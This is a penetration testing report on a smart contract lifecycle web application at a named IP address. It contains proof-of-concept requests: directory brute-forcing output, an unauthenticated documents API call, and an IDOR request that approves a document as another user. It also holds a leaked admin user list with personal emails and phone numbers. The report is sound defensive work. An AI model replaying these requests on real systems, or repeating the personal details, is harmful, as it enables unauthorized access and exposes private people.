SEKURZEN
Secure What Matters The Most

VULNERABILITY ASSESSMENT AND PENETRATION TESTING

FOR

Smart Contract Lifecycle Management (SCLM)

Table of Contents

Web Application Penetration Testing

Executive Summary

Sekurzen Technologies conducted a security assessment of the Smart Contract Lifecycle Management (SCLM). The goal of this assessment was to understand the overall security posture of the application and identify potential risks that could impact contract data, user roles, and workflow integrity. The testing was performed using a Black-box approach, simulating a real attacker with limited knowledge of the system. The assessment focused on key areas such as role-based access control, authentication and authorization workflows, document upload and storage, approval processes, and admin functionalities. The evaluation was aligned with the OWASP Top 10 – 2021 to ensure coverage of common and high-risk web application security issues, including access control weaknesses, authentication failures, and security misconfigurations.

During the assessment, multiple security issues of varying severity were identified. These findings highlight areas where access restrictions, validation, and configuration controls can be strengthened. Detailed observations, supporting evidence, and clear recommendations are provided in the technical findings section of this report to help improve the overall security of the SCLM platform.

Service Provide Details

Sekurzen Technologies Private Limited

Chennai

Project Manager

Name: Suresh

Email: suresh.subbu@sekurzen.com

Customer Details

Smart Contract Lifecycle Management

Chennai

Contact Person

Name: Krishna

Email: krishna@sekurzen.com

Security Assessment Team

HariBalaji S

Qualified certified Ethical Hacker

Karthick S

Qualified Cretified Ethical Hacker

Security Assessment Scope

Scope: http://13.204.85.64/landingpage/

Kick Off Data: 15-12-2025

Project Manager: Suresh

VAPT Time Line: 15-12-2025 to 18-12-2025

Report Date: 19-12-2025

Project Code:

Server Details:

Reviewed By:

Approved By:

Assessment Engagement Scope


- **In Scope:** http://13.204.85.64/landingpage/

Assessment Methodology

The assessment methodology follows a black box testing approach, wherein testing is performed without prior knowledge of the application's internal architecture, source code, or configuration. The engagement begins with requirement gathering and a kick-off meeting to confirm the scope, objectives, and rules of engagement.

Testing is conducted from the perspective of an external, unauthenticated attacker to simulate real-world threat scenarios. The process starts with information gathering and reconnaissance, followed by a combination of automated vulnerability scanning using industry-standard open-source and commercial tools, and extensive manual testing to identify security weaknesses within the application.

All testing activities are aligned with recognized security standards and real application workflows to ensure practical and relevant coverage. Identified findings are documented in a detailed technical report, reviewed with stakeholders, and accompanied by clear recommendations. Upon implementation of fixes, a re-assessment is performed to validate remediation, after which a security assessment certificate may be issued. Ongoing support is available as required.



Vulnerability Severity Levels

CRITICAL	Critical vulnerabilities pose an immediate and significant risk to the organization. These weaknesses can enable complete compromise of systems, sensitive data, or underlying infrastructure and therefore require immediate remediation.
HIGH	High-severity vulnerabilities present a significant risk to the environment and should be remediated at the earliest opportunity. These weaknesses can materially impact the organization’s overall security posture and may be exploited by attackers with relatively low effort, potentially leading to serious security incidents.
MEDIUM	Medium-severity vulnerabilities pose a moderate risk to the organization. Although exploitation may require specific conditions or additional context, these issues should be remediated promptly after addressing critical and high-severity vulnerabilities to ensure the organization maintains a robust security posture.
LOW	Low-severity vulnerabilities pose minimal risk and are typically difficult to exploit in practical scenarios. While they are lower priority, these issues should be addressed as part of routine security maintenance or during scheduled system updates to strengthen the overall security posture.
INFO	Informational findings generally have no immediate security impact but may reveal gaps in best practices, configuration inconsistencies, or observations that could contribute to risk when combined with other vulnerabilities. Remediation is optional, though addressing them is recommended when feasible to improve overall security hygiene.

List of Vulnerabilities

Vulnerability Name	Severity
Improper Access Control on Admin Page	Critical
Improper Access Control on API Documents Page	High
Unauthorized Action Execution	Critical
Insecure Transport - Login Page Accessible Over HTTP	High
Security Misconfiguration - Publicly Exposed SMB Service	Medium
UI Redressing (Clickjacking)	Medium
Cursorjacking (UI Redressing / Clickjacking Variant)	Medium
Verbose Error Messages Leading to Information Disclosure	Medium
CORS Misconfiguration – Overly Permissive Origin Policy	Medium
Missing Content Security Policy (CSP) Header	Low
Missing Cookie Security Flags	Low
Improper Authentication on OTP Validation Failure in Password Reset	Critical
Improper Authentication on Admin Account OTP Validation Failure	Critical
Improper Restriction of Excessive Authentication Attempts	High
Missing Session Management After Admin Login	Critical
Missing Session Management After User Login	High

POC Mapping with OWASP Top 10 – 2021

We have identified 16 Web Application Vulnerabilities during black box, below table will provide clear Insights on to compare identified Web Application Vulnerabilities with OWASP TOP 10.


OWASP Top 10 Category	Vulnerability Name	Severity
A01 – Broken Access Control	Improper Access Control on Admin Page	Critical
	Improper Access Control on API Documents Page	High
	Unauthorized Action Execution	Critical
A02 – Cryptographic Failures	Insecure Transport - Login Page Accessible Over HTTP	High
A03 – Injection	Nil	
A04 – Insecure Design	Nil	
A05 – Security Misconfiguration	Security Misconfiguration - Publicly Exposed SMB Service	Medium
	UI Redressing (Clickjacking)	Medium
	Cursorjacking (UI Redressing / Clickjacking Variant)	Medium
	Verbose Error Messages Leading to Information Disclosure	Medium
	CORS Misconfiguration – Overly Permissive Origin Policy	Medium
	Missing Content Security Policy (CSP) Header	Low
	Missing Cookie Security Flags	Low
A06 – Vulnerable and Outdated Components	Nil	
A07 – Identification and Authentication Failures	Improper Authentication on OTP Validation Failure in Password Reset	Critical
	Improper Authentication on Admin Account OTP Validation Failure	Critical
	Improper Restriction of Excessive Authentication Attempts	High
	Missing Session Management After Admin Login	Critical
	Missing Session Management After User Login	High
A08 – Software and Data Integrity Failures	Nil	
A09 – Security Logging and Monitoring Failures	Nil	
A10 – Server-Side Request Forgery (SSRF)	Nil	

Vulnerability Details


2.1 Improper Access Control on Admin Page

Name of Vulnerability	Broken Access Control
CVE / CWE Reference	CWE-284: Improper Access Control
CVSS V3 Score	CVSS: 9.8 Critical Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Vulnerable Location	http://13.204.85.64/admin/index.html
Description	The admin page is directly accessible from the internet without any login requirement. There are no authentication checks applied to this admin endpoint. Any user can access administrative functionality without proper permission.This exposes sensitive system controls to unauthorized users.
Recommendation	Add authentication to the admin page and restrict access to admin users only. Implement proper role-based access control (RBAC).

PROOF OF CONCEPT



```
└─$ dirb http://13.204.85.64/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Tue Dec 16 06:23:17 2025
URL_BASE: http://13.204.85.64/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://13.204.85.64/ ----
+ http://13.204.85.64/admin (CODE:301|SIZE:155)
+ http://13.204.85.64/Admin (CODE:301|SIZE:155)
+ http://13.204.85.64/ADMIN (CODE:301|SIZE:155)
+ http://13.204.85.64/administrator (CODE:301|SIZE:163)
+ http://13.204.85.64/documents (CODE:200|SIZE:25271)
+ http://13.204.85.64/Documents (CODE:200|SIZE:25271)
+ http://13.204.85.64/login (CODE:301|SIZE:155)
+ http://13.204.85.64/Login (CODE:301|SIZE:155)
+ http://13.204.85.64/user (CODE:301|SIZE:154)

-----------------
END_TIME: Tue Dec 16 06:23:25 2025
DOWNLOADED: 4612 - FOUND: 9
```




All Users

Name	Username	Email	Phone	Department	Organization	Role
Nithish S	nithishs0405	nithishs0405@gmail.com	1234567890	It	Ciel hr	user
jeeva b	jeevab700	jeevab700@gmail.com	1234567890	it	KEC	user
Nithish S	rdurgesh2110	rdurgesh2110@gmail.com	0995227573	it	MIT	user
Nithish S	adithyajai2005	adithyajai2005@gmail.com	0123456789	it	MIT	user
Saurabh More	saurabh.more	saurabh.more@cielhr.com	9962549881	CFO	CielHR	user
Nithsh S	nithishajaysss	nithishajaysss@gmail.com	0995227573	marketting	MIT	user
Barath M	mbarath64646	mbarath64646@gmail.com	1234567890	it	kec	approver
Barath M	mbarath4666	mbarath4666@gmail.com	1234567890	it	kec	reviewer
jeeva b	jeevab2700	jeevab2700@gmail.com	1234567890	IT	KEC	approver
lokesh a	lokesh1999	lokesh1999@gmail.com	1234567890	it	kec	reviewer
IT Administrator	itmanager	vigneshsuba78@gmail.com	7824936155	IT	CIELHR	itmanager
Central Admin	admin	vigneshkecit56@gmail.com	7824936155	IT	CIELHR	admin

2.2 Improper Access Control on API Documents Page

Name of Vulnerability	**Broken Access Control**
CVE / CWE Reference	**CWE-284: Improper Access Control**
CVSS V3 Score	CVSS: 8.1 High Vector: AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:L/A:N
Vulnerable Location	http://13.204.85.64/api/documents
Description	The documents API can be accessed without proper access checks. Any authenticated or low-privileged user can view uploaded files. Sensitive documents are exposed to users who should not see them. This results in unauthorized disclosure of confidential information.
Recommendation	Enforce strict access control on the documents API. Allow users to access only their own uploaded files. Validate user roles and permissions on every request. Protect sensitive documents from unauthorized access.


PROOF OF CONCEP



GET http://13.204.85.64/api/documents

Query Params

Key	Value	Description
Key	Value	Description



GET http://13.204.85.64/api/documents


200 OK • 95 ms • 25.01 KB

```
[
    {
        "id": 53,
        "document_name": "1mb.pdf",
        "document_link": "https://drive.google.com/uc?id=1_BIElk7i7gcyq5JmxFEkJMN1lC6_8Ezk",
        "uploaded_by": "suriya.rajeshkumar003",
        "document_type": "Contract",
        "upload_time": "2025-12-11T10:50:23.000Z",
        "approval_status": "Approved",
        "approved_by": "suriya.rajeshkumar08",
        "approval_time": "2025-12-11T10:53:27.000Z",
        "review_status": "Approved",
        "reviewer": "suriyarajeshkumar4",
        "review_time": "2025-12-11T10:55:55.000Z",
        "docusign_envelope_id": "078c12b9-344b-84fc-8070-e5cb20c50b9c",
        "expiry_date": "1999-01-01T18:30:00.000Z"
```

2.3 Unauthorized Action Execution

Name of Vulnerability	Broken Access Control - IDOR
CVE / CWE Reference	CWE-639: Authorization Bypass, CWE-284: Improper Access Control
CVSS V3 Score	CVSS: 9.1 Critical Vector: AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:L
Vulnerable Location	http://13.204.85.64/api/approve/47
Description	The approve API endpoint does not validate user authorization. Actions meant only for privileged users can be executed by anyone. By changing the ID value in the request, unauthorized actions are performed. This allows attackers to approve or modify data without permission.
Recommendation	Verify user authorization before allowing approve actions. Ensure only privileged roles can access this endpoint. Implement server-side permission checks for object IDs. Prevent users from performing actions outside their role.


PROOF OF CONCEPT



PUT http://13.204.85.64/api/approve/47

200 OK · 6.30 s · 326 B

```
{
    "message": "Approval status updated and notification sent"
}
```



PUT http://13.204.85.64/api/approve/47


Body: ● raw, JSON

```
{"approval_status":"Approved","approved_by":"nithishs0405"}
```

2.4 Insecure Transport - Login Page Accessible Over HTTP

Name of Vulnerability	Cryptographic Failures
CVE / CWE Reference	CWE-319: Cleartext Transmission of Sensitive Information
CVSS V3 Score	7.4 – High AV:N/AC:L/PR:N/UI:R/S:U/C:H/I:N/A:N
Vulnerable Location	http://13.204.85.64/login/index.html
Description	The login page is accessible over HTTP, causing user credentials to be transmitted in cleartext and exposing them to interception by network-based attackers.
Recommendation	Enforce HTTPS across the application by implementing TLS certificates and redirecting all HTTP traffic to HTTPS.

PROOF OF CONCEPT



Not secure 13.204.85.64/login/index.html

SCLM Login

Username

Enter username

Password

Enter password

Login

